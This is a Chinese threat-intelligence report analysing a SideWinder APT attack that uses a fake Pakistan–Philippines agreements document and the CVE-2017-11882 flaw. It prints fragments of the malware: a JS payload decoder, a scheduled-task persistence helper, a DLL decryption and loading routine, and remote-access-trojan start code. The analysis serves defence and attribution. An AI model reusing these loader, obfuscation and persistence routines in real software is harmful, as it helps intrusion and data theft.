响尾蛇组织利用巴菲双边协议为诱饵的攻击活动分析


By 奇安信威胁情报中心

Archived: 2026-04-06 00:36:48 UTC

概述

响尾蛇（又称SideWinder）是疑似具有南亚背景的APT组织，其攻击活动最早可追溯到2012年，主要针对其周边国家政府，军事，能源等领域开展攻击活动，以窃取敏感信息为攻击目的。

近日，奇安信威胁情报中心红雨滴团队在日常高价值样本挖掘中，捕获了一例响尾蛇组织攻击样本，该样本伪装为巴基斯坦-菲律宾相关合同协议，诱导受害者执行，一旦受害者执行，该样本便会通过公式编辑漏洞执行JS脚本，从而部署其常用的.NET远控木马控制受害者机器，窃取敏感信息。




样本分析

基本信息

MD5	**2ba61596f9ec352eebe6e410a25867f6**
文件创建时间	2020-10-15 08:37:00
默认语言	English-UnitedKingdomArabic-Saudi Arabia
文件名	MoU"s.doc

该样本以巴基斯坦菲律宾相关协议为诱饵，内容涉及航空,文化,税收等。执行后，将展示相关内容迷惑受害者。



Pakistan - Philippines Agreements / MOUs

S.No.	Name of Agreement / MOU	Date of Signing	Status of Implementation
1.	Air Services Agreement	1949	On the recommendation of this Mission, Aviation Division has proposed a new Air Services Agreement which has been shared with the Philippines side, with a view to upgrade the Agreement.
2.	Treaty of Friendship between Pakistan and the Philippines	3-1-1951	Ratified and operational
3.	Cultural Cooperation Agreement	1961	Ratified and operational
4.	Trade Agreement Between Pakistan and the Philippines	Sep. 1961	Ratified and operational
5.	MOU between the Confederation of Philippine Exporters and Federation of Pakistan Chambers of Commerce and Industry.	1980	Ratified and operational
6.	Agreement on Avoidance of Double Taxation	1980	Ratified and operational
7.	Memorandum of Inter-Parliamentary Cooperation	18 February 1995	Ratified and operational
8.	MOU on Combating all forms of criminal acts, particularly terrorism, transnational crimes and organized crimes.	Dec.1995	Ministry of Interior has been requested to update the Mission about the implementation status of the MoU.


1

详细分析


通过奇安信自研文件深度解析引擎OWL解析发现该样本使用了CVE-2017-11882漏洞,并在其中嵌入名称为1.a的JS脚本文件。

ShellCode 分析

公式编辑漏洞利用成功后，将加载ShellCode执行，该ShellCode首先获取要使用的API函数字符串。



初始化相关API函数。



最终通过RunHTMLApplacation加载执行JS脚本。

JS脚本文件分析

MD5	3ad3ddc1e8ada7f6a4fe0800b578ee4a

加载执行的JS脚本与响尾蛇组织常用的脚本基本一致，主要功能为解码并内存加载一个.NET dll,其解码方法为base64解码。

```
try {

    var OYzQv = ActiveXObject;
    var GBYdqC = window.eval("String.fromCharCode");
    function Tojx(str) {
        var b64 = "cKsGuX4OAPjn0rVxoSwRUWDkpYJ5B2eiqylHa8mTvbEFg1tMNhZ6C7Lfd3zQI9+/=";
        var b, result = "",
        r1, r2, i = 0;
        for (; i < str.length;) {
            b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 | (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

            result += r1 === 64 ? GBYdqC(b >> 16 & 255) : r2 === 64 ? GBYdqC(b >> 16 & 255, b >> 8 & 255) : GBYdqC(b >> 16 & 255, b >> 8 & 255, b & 255);
        }
        return result;
    };
    function JlYRHGw(key, bytes) {
        var res = [];
        for (var i = 0; i < bytes.length;) {
            for (var j = 0; j < key.length; j++) {
                res.push(GBYdqC((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
                i++;
                if (i >= bytes.length) {
                    j = key.length;
                }
            }
        }

        return res.join("")
    }
    function hJyjpxMR(bsix) {
        return JlYRHGw(keeee, Tojx(bsix))
    }
    var keeee = JlYRHGw("jUBk", Tojx("DLPC" + "D7Pm" + "e7rw" + "Yq==")); //"1760839883"
```

解密变量so的编码数据，解码后的内容如下，其中包含一个可执行文件。


在后续调用中通过CreateInstance调用加载后的DLL的导出函数Work，并传入合适的参数值。

StInstaller.dll分析


MD5	**5fda277b43aed849b9fb6c5b907e5620**
创建时间	星期六, 10.10.2020 16:48:41 UTC

原始文件名	5fda277b43aed849b9fb6c5b907e5620


内存解密加载的DLL名为StInstaller.dll，加载执行后首先初始化远程服务器地址，安装目录等信息。



将系统目录下的"C:\Windows\syswow64\rekeywiz.exe"拷贝到恶意软件安装目录，并将其设置为注册表自启动项。




之后开始进行后续恶意软件部署，将在制定的恶意软件目录释放多个文件，部署完成后，恶意软件目录下文件如图所示。



创建任务名为”UpdateService”的计划任务执行rekeywiz.exe

```
public void Task(string cmd)
{
    new Process
    {
        StartInfo =
        {
            FileName = "schtasks.exe",
            Arguments = cmd,
            RedirectStandardOutput = true,
            RedirectStandardError = true,
            UseShellExecute = false,
            CreateNoWindow = true
        }
    }.Start();
}
```

创建的计划任务信息如下。



Duser.dll分析

HASH	**740f61933a0546637bfb552a3c5939ae**

时间戳	星期六, 10.10.2020 16:48:33 UTC

rekeywiz.exe执行后，将会尝试加载同目录下的Duser.dll,此攻击方法是响尾蛇组织近年来长期使用的白加黑手法，该dll主要功能为解密加载目录下的tmp文件，解密函数如下。

```
static BridgeNullClassEncapsulatedDynamic()
{
    byte[] algorithmChainSingle = BridgeNullClassEncapsulatedDynamic.GetAlgorithmChainSingle("xQ8Zg.tmp           ");
    byte[] array = new byte[algorithmChainSingle.Length - 32];
    BridgeNullClassEncapsulatedDynamic.ChainCompositeAdapterInstance(ref algorithmChainSingle, 32, ref array, array.Length);
    for (int i = 0; i < array.Length; i++)
    {
        byte[] array2 = array;
        int num = i;
        array2[num] ^= algorithmChainSingle[i % 32];
    }
    BridgeNullClassEncapsulatedDynamic.PutCompositeClassDynamic = BridgeNullClassEncapsulatedDynamic.ProgramDynamicCompositeE
}
```

解密完成后，加载解密后的DLL文件，并调用其Program.Start().方法。


```
try
{
    foreach (Type type in BridgeNullClassEncapsulatedDynamic.MementoCaptureCommandBridgeInterpreter(BridgeNullClassEncapsulatedDynamic.PutCompositeClassDynamic))
    {
        if (BridgeNullClassEncapsulatedDynamic.NotifyShareBridgeDynamicPrivate(BridgeNullClassEncapsulatedDynamic.CommandMutatorInterfaceDataData(type),
          BridgeNullClassEncapsulatedDynamic.RestrictedInstanceFlyweightImplementationAlter
          (BridgeNullClassEncapsulatedDynamic.PrivateImplementationChainImplementationEncapsulated(), BridgeNullClassEncapsulatedDynamic.NullDynamicCaptureMediatorChain
          ("UHJvZ3JhbQ==")))) Program
        {
            object obj = BridgeNullClassEncapsulatedDynamic.PutGetAlgorithmPutIterator(type);
            BridgeNullClassEncapsulatedDynamic.GetRestoreDynamicObjectSequential(BridgeNullClassEncapsulatedDynamic.TemplateGetAccessorInterpreterRestricted
              (BridgeNullClassEncapsulatedDynamic.ChainStrategyAccessorAlgorithmTemplate(obj), BridgeNullClassEncapsulatedDynamic.ShareTemplateDataMutatorShare
              (BridgeNullClassEncapsulatedDynamic.NotifyDynamicDynamicShareSingle(), BridgeNullClassEncapsulatedDynamic.DecoratorStrategyAlterProgramBridge("U3RhcnQ="))),
              obj, new object[0]);                                                                                                                    Start
            break;
        }
    }
}
```

远控SystemApp.dll分析


HASH	**18c3a87c9bc3c0d57989046f098bfe8d**
时间戳	星期日, 11.09.2089 06:59:47 UTC


加载执行的是响尾蛇组织常用的远控DLL，但此次该dll增加了稍许修改，增加了稍许混淆。执行后首先加载资源表自带的Newtonsoft.Json.dll

之后从资源中解密初始化相关配置信息。



然后会尝试读取C:\ProgramData\SyncFiles\Sync文件，如果读取失败则跳入异常处理进行文件写入，写入各种配置信息并进行异或加密存入文件。





初始化结束后，创建两个定时器函数用于执行Rat的主要功能。

```
public void Start()
{
    try
    {                                                                                                    初始化
        this.MementoObserverFlyweightRestore = StructureFlyweightClassDynamicChain.FlyweightInstanceCommandCommand();
        this.TemplateStructureTreeRestricted = new Timer(new TimerCallback(this.BridgeAlgorithmEncapsulatedFacade), null, 5000, -1);
        this.AlterCompositeTreeBridge = new Timer(new TimerCallback(this.CompositeGetGetObserver), null, 5000, -1);
        if (this.MementoObserverFlyweightRestore.InterfaceCompositePutSingle)
        {
            this.WriteSysInfo();
            this.MementoObserverFlyweightRestore.InterfaceCompositePutSingle = false;
            this.MementoObserverFlyweightRestore.ObjectAccessorTreeMediator();
        }
        if (this.MementoObserverFlyweightRestore.AlgorithmBridgeAlgorithmAlgorithm)
        {
            this.CompositeDecoratorCaptureComposite();
            this.StateAlgorithmAccessorGet();
            this.MementoObserverFlyweightRestore.AlgorithmBridgeAlgorithmAlgorithm = false;
            this.MementoObserverFlyweightRestore.ObjectAccessorTreeMediator();
```
